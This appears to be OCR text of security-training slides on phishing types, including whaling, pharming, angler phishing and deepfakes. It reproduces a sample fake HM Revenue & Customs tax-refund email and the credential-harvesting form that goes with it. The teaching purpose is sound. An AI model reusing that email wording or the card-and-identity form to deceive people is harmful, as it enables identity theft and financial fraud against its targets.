
[redacted] Department of Insurance:
Escrow License [redacted]

www.[redacted].com
View our current classes and events.

STOP CALL BEFORE YOU WIRE
[redacted] requests you call to verify - even if an email seems legitimate

The content of this email is confidential and intended for the recipient specified in message only. It is strictly forbidden to share any part of this message with any third party, without a written consent of the sender. If you received this message by mistake, please reply to this message and follow with its deletion, so that we can ensure such a mistake does not occur in the future.

https://cofense.com



Computer-based Social Engineering: Phishing (Cont'd)

Types of Phishing

Spear Phishing

- A **targeted phishing attack** aimed at **specific individuals** within an organization
- Attackers send spear phishing to send a message with specialized, social engineering content **directed at a specific person**, or a **small group of people**

Whaling


- An attacker **targets high profile executives** like CEOs, CFOs, politicians, and celebrities who have complete access to confidential and highly valuable information
- The attacker tricks the victim into revealing critical corporate and personal information through **email or website spoofing**

Pharming

- The attacker **redirects web traffic** to a fraudulent website by installing a malicious program on a personal computer or server
- Also known as "phishing without a lure", and performed by using **DNS Cache Poisoning** or **Host File Modification**

Spimming

- A **variant of spam** that **exploits Instant Messaging platforms** to flood spam across the networks
- Attacker uses **bots to harvest Instant Message IDs** and spread spam



Computer-based Social Engineering: Phishing (Cont'd)

Types of Phishing

Angler Phishing

- Attackers create a **fake social media account** impersonating an organization's helpdesk account and connect to disgruntled customers by **posting fake service links**
- When victims click on the link, **malicious software** gets installed on their system, or they are redirected to another site requesting them to provide their details

Catfishing Attack

- Attackers target a person on social media platforms and perform **identity theft** to create a **fake social media account**
- Then, attackers use the fake account for communicating with other users via chat boxes to perform **cyberbullying** for monetary gain

Deepfake Attack


- Attackers create **false media** of a target individual using advanced technologies such as **AI/ML**
- Attackers perform **deepfakes** using previously recorded audio and video samples of the target person and then **cloning** those clips
- Attackers trick online users into believing that they are listening to original clippings, which often **request donations**

Phishing

Phishing is a technique in which an attacker sends an email or provides a link falsely claiming to be from a legitimate site to acquire a user's personal or account information. The attacker registers a fake domain name, builds a lookalike website, and then mails the fake website's link to users. When a user clicks on the email link, it redirects them to the fake webpage, where they are lured into sharing sensitive details such as their address and credit card information.

Some of the reasons behind the success of phishing scams include users' lack of knowledge, being visually deceived, and not paying attention to security indicators.

The screenshot below is an example of an illegitimate email that claims to be from a legitimate sender. The email link redirects users to a fake webpage and asks them to submit their personal or financial details.



From: [redacted]
To: [redacted]
CC:
Subject: Tax Refund Notice !

Hi,

After the last annual calculations of your fiscal activity, we have determined that you are eligible to receive a tax refund of $800. Please submit the tax refund request and click here by having your tax refund sent to your bank account in due time.

Please Click "Get Started" to have your tax refund sent to your bank account, your tax refund will be sent to your bank account in due time take your time to go through the bank we have on our list

Get Started

Note: A refund can be delayed a variety of reasons, for example submitting invalid records or applying after deadline.

Best Regards

HM Revenue & Customs

Clicking the link directs you to a fraudulent web page that looks similar to a genuine HMRC page

Address Information - Please enter your name and address as you have it listed for your credit card.

Cardholder Name:
Date of Birth: Day Month Year
Mother Maiden Name:
Address:
Town/City:
Postal Code:
Phone Number:

Credit Card Information - Please enter your Credit or Debit Card where refunds will be made.

Bank Name:
Debit / Credit Card Number:
Expiration Date: Month Year
Card Verification Number:
Sort Code: (If Shown On Card)

Message
Insert
Options
Format Text
Adobe PDF
Paste
Calibri (Body)
11
Address Book
Check Names
Follow Up
Spelling
Send and Archive
Lookup Sugar Address
Clipboard
Basic Text
Names
Include
Options
Proofing
SugarCRM
HM Revenue & Customs
Tax Refund Confirmation
HM Revenue & Customs
Home
Contact us
About us
Jobs
Accessibility
Feedback
Help
Search
Tax agents & advisers
VISA
Submit Information
Business Link
© Crown Copyright
Terms & Conditions
Privacy policy
Site Map
Freedom of Information
Directgov

